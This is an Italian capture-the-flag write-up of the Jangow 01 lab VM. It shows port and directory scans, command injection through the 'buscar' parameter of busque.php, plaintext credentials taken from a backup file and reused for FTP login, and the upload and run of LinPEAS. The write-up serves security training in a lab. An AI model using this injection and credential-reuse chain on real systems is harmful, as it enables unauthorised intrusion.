Report Esercizio Bonus: Jangow 01- CTF Facile

| Titolo del Documento: | Report Attività BlackBox1|

| Asset Sotto Analisi: | Macchina Virtuale Jangow01 |

| Indirizzo IP Target: | 192.168.56.118 |

| Indirizzo IP Attaccante: | 192.168.56.100 (Kali Linux) |

| Data dell'Attività: | 02 Settembre 2025 |

| Analisti: | [Landa Tracker S.P.A.] |

| Stato: | Completato |

Scaricare ed importare la macchina virtuale da questo link:
https://download.vulnhub.com/jangow/jangow-01-1.0.1.ova

Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.


Fase 1 – Preparazione e Ricognizione Iniziale

Avvio della macchina target

Ho importato la macchina virtuale `jangow01-1.0.1.ova` in VirtualBox e l'ho avviata. All'accensione, il terminale mostra:

- `JANGOW 01`
  `REDE: 192.168.56.118`

Questo mi ha fornito l'indirizzo IP interno della macchina: `192.168.56.118`, fondamentale per iniziare la fase di ricognizione.




Test di reachability

Dal mio sistema Kali Linux, ho eseguito:

- `ping 192.168.56.118`

Risultato: la macchina risponde correttamente con tempi di latenza bassi (1–3 ms), confermando che è attiva e raggiungibile sulla rete host-only.



Scansione delle Porte e Servizi

Comando Nmap utilizzato:

- `nmap -A -Pn 192.168.56.118`

-p-: Scansiona tutte le 65.535 porte TCP, non solo quelle comuni.

-Pn: ignora il ping (utile se ICMP è disabilitato)

-A: scansione aggressiva con rilevamento OS, versioni, script e traceroute

192.168.56.118: IP target nella tua rete locale.

Risultati

Porta 21/tcp: La porta 21 ospita il servizio FTP, gestito dal demone **vsftpd** (Very Secure FTP Daemon), versione **3.0.3**. Questo è uno dei server FTP più utilizzati in ambienti Linux per la sua reputazione di sicurezza e stabilità.Tuttavia, anche vsftpd può presentare vulnerabilità se mal configurato.

Porta 80/tcp: Sulla porta 80 è attivo un server web **Apache**, versione **2.4.18**, installato su Ubuntu. Un dettaglio interessante è la presenza del path `site/`, che indica una directory web accessibile pubblicamente. Questo potrebbe essere un punto d'ingresso utile per:

- **Directory brute-forcing** con strumenti come **Gobuster** o **Dirb**
- **Analisi dei file esposti** per scoprire configurazioni, backup, o script vulnerabili

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A -Pn 192.168.56.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 03:43 EDT
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.75% done; ETC: 03:47 (0:01:38 remaining)
Stats: 0:03:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 81.07% done; ETC: 03:47 (0:00:40 remaining)
Nmap scan report for 192.168.56.118
Host is up (0.040s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.41 ms  192.168.50.1
2   28.06 ms 192.168.56.118

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 250.71 seconds
```

Directory e file rilevati con dirb

Ho utilizzato `dirb` per analizzare la directory `/site` del server Apache su `192.168.56.118`, e il tool ha trovato diverse directory e file che potrebbero essere punti d'ingresso o contenere informazioni sensibili.

La scansione ha identificato le seguenti directory pubblicamente accessibili:

- `/css/`, `/images/`, `/js/` → sono directory tipiche di un sito web statico, contenenti fogli di stile, immagini e script JavaScript. Di solito non sono pericolose, ma possono rivelare informazioni sulla struttura del sito o su librerie vulnerabili.

- `/wordpress/` → qui la cosa si fa più interessante. All'interno ci sono due file:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.118/site/ /usr/share/dirb/wordlists/common.t

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Sep  3 03:50:44 2025
URL_BASE: http://192.168.56.118/site/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.118/site/ ----
==> DIRECTORY: http://192.168.56.118/site/assets/
==> DIRECTORY: http://192.168.56.118/site/css/
+ http://192.168.56.118/site/index.html (CODE:200|SIZE:10190)
==> DIRECTORY: http://192.168.56.118/site/js/
==> DIRECTORY: http://192.168.56.118/site/wordpress/

---- Entering directory: http://192.168.56.118/site/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.118/site/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.118/site/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.118/site/wordpress/ ----
+ http://192.168.56.118/site/wordpress/index.html (CODE:200|SIZE:10190)


-----------------
END_TIME: Wed Sep  3 03:51:01 2025
DOWNLOADED: 9224 - FOUND: 2
```

- `index.html`
- `Index.php`


La presenza di index.php suggerisce che WordPress è installato o almeno parzialmente configurato.

Analisi e Interazione con il Web Server Vittima

Grazie all'utilizzo di **dirb**, ho individuato l'esistenza della pagina http://192.168.56.118/site/wordpress/index.html.




Esplorando le opzioni disponibili, ho cliccato su **"Buscar"**, che mi ha reindirizzato alla pagina http://192.168.56.118/site/wordpress/busque.php?buscar=.




Analizzando l'URL, ho notato il parametro `buscar=`, intuendo che potesse essere utilizzato per inserire comandi e potenzialmente navigare all'interno delle directory del server. Dopo diversi tentativi, ho scoperto che rimuovendo `/wordpress/` dall'URL, il comando veniva interpretato correttamente.

- `ls -all`



Per visualizzare la risposta generata dai comandi inseriti, ho aperto il **"View Page Source"** del browser, che mi ha mostrato il risultato desiderato, confermando il corretto funzionamento dell'exploit.




Esplorazione del File System e Scoperta di Credenziali FTP

Dopo aver individuato la pagina vulnerabile `busque.php` e aver confermato la possibilità di eseguire comandi tramite il parametro `buscar=`, ho iniziato a esplorare il file system del server.

Ho eseguito il comando:

- `ls -l`


Questo mi ha restituito una lista dettagliata delle directory e dei file presenti, tra cui `wordpress`, js, `node_modules`, e altri. L'output ha confermato che il server utilizza tecnologie come WordPress.



Successivamente, ho eseguito:

- `cd ..; ls -all`

Questo mi ha permesso di salire di un livello nella gerarchia delle directory e visualizzare anche i file nascosti grazie all'opzione `-all`. Tra i risultati, ho notato la presenza della directory `.backup`, che sembrava particolarmente interessante.



Ho quindi provato a leggere il contenuto della directory `.backup` con:

- `cat .backup`

Questo comando ha rivelato informazioni sensibili, tra cui delle **credenziali**:

- `username = "jangow01" password = "abygurl69"`

Queste credenziali erano inizialmente utilizzate per la connessione al database MySQL, ma **potrebbero anche funzionare per l'accesso via FTP**, considerando che spesso gli sviluppatori riutilizzano le stesse credenziali per più servizi sullo stesso host.

```
17 $username = "jangow01";
18 $password = "abygurl69";
```

Accesso FTP tramite Credenziali Ricavate da Directory `.backup`

Ho deciso di testarle su un servizio FTP attivo sull'host remoto 192.168.56.118.


Dal mio terminale Kali Linux, ho avviato la connessione con il comando:

- `ftp jangow01@192.168.56.118`

Il server ha risposto correttamente, identificandosi come `vsFTPd 3.0.3`, e mi ha richiesto la password. Ho inserito `abygurl69` e il login è andata a buon fine:

- ```
  230 Login successful.
  Remote system type is UNIX.
  Using binary mode to transfer files.
  ```

A quel punto mi sono ritrovato all'interno di una sessione FTP interattiva, con accesso completo al file system remoto. Questo mi ha confermato che le credenziali trovate nel codice erano valide anche per l'accesso al server, aprendo la strada a una possibile esfiltrazione di file sensibili o ulteriori analisi del sistema.


  ```

Accesso alla Home Directory dell'Utente e Recupero File Sensibili

Dopo aver ottenuto accesso al server FTP con le credenziali `jangow01:abygurl69`, ho iniziato a esplorare la struttura delle directory. Il prompt iniziale mi ha posizionato in **`/var/www`**, ma ho subito cambiato directory in **`/home`**, dove ho trovato una cartella associata all'utente jangow01.

All'interno della sua home directory ho eseguito un **`ls -al`** e ho trovato diversi file interessanti tra cui:

- user.txt

```
┌──(kali㉿kali)-[~]
└─$ ftp jangow01@192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www
ftp> cd /home/
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||12916|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   24 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    6 1000     1000         4096 Sep 02 12:16 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||55164|)
150 Here comes the directory listing.
-rw-------    1 1000     1000        28844 Sep 02 12:14 chocobo_root.c
-rwsr-sr-x    1 0        0           30856 Sep 02 12:16 exploit
-rwx--x--x    1 1000     1000       956174 Sep 02 11:46 linpeas.sh
-rw-r--r--    1 1000     1000       154041 Sep 02 12:04 linpeas_output.txt
-rw-r--r--    1 1000     1000       152991 Sep 02 11:58 output.txt
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
```


Dopo aver esplorato la home directory dell'utente `jangow01` tramite la sessione FTP, ho individuato un file chiamato `user.txt`. Considerando il nome e il contesto, ho ipotizzato potesse contenere una flag, un hash o qualche informazione sensibile.

Per scaricarlo, ho utilizzato il comando FTP `get`:

- `get user.txt`

Il trasferimento è andato a buon fine e il file è stato salvato localmente. Successivamente, l'ho aperto per analizzarne il contenuto e ho trovato la seguente stringa:

- `d41d8cd98f00b204e9800998ecf8427e`




Si tratta dell'**hash MD5 di una stringa vuota**, un valore ben noto nel mondo della sicurezza informatica. Questo mi ha fatto pensare che il file fosse una flag deliberatamente vuota.

Accesso Interattivo alla Macchina Target come Utente `jangow01`

Dopo aver scaricato il file user.txt tramite FTP e analizzato il suo contenuto, ho deciso di approfondire ulteriormente accedendo direttamente alla macchina remota. Utilizzando le stesse credenziali (jangow01:abygurl69), ho effettuato un login interattivo sulla macchina 192.168.56.118, che si è rivelata essere un sistema **Ubuntu 18.04.1 LTS** con kernel **4.4.0-31-generic**.

Il login è avvenuto correttamente e mi sono ritrovato nella shell dell'utente jangow01. Il sistema ha segnalato la presenza di **262 pacchetti aggiornabili**, di cui **152 con aggiornamenti di sicurezza**, suggerendo che la macchina non è stata mantenuta regolarmente — un potenziale vettore di attacco.Questa fase mi ha permesso di ottenere **accesso interattivo completo** alla macchina target, aprendo la strada a ulteriori analisi locali, escalation di privilegi e potenziale persistenza.



Trasferimento dello Script LinPEAS tramite FTP

Per effettuare un'analisi locale più approfondita sulla macchina target, ho deciso di utilizzare **LinPEAS**, uno script di enumerazione automatica utile per identificare potenziali vettori di escalation di privilegi.

Ho scaricato lo script `linpeas.sh` direttamente dal repository ufficiale di PEASS-ng, che contiene gli strumenti aggiornati per la post-exploitation su sistemi Linux.

Una volta ottenuto il file, ho avviato una sessione FTP verso la macchina `192.168.56.118` utilizzando le credenziali valide `jangow01:abygurl69`. All'interno della sessione FTP, ho caricato lo script sulla macchina remota tramite il comando:

- `put linpeas.sh`

Il trasferimento è stato completato correttamente, rendendo lo script disponibile per l'esecuzione locale e l'analisi del sistema alla ricerca di configurazioni deboli, permessi errati, servizi vulnerabili e altri indizi utili per un'eventuale escalation.

Esecuzione di LinPEAS sulla Macchina Remota


Dopo essermi spostato nella directory corretta, ho reso lo script eseguibile con:

- `chmod +x linpeas.sh`

e l'ho avviato utilizzando:


- `./linpeas.sh | tee linpeas_output.txt`

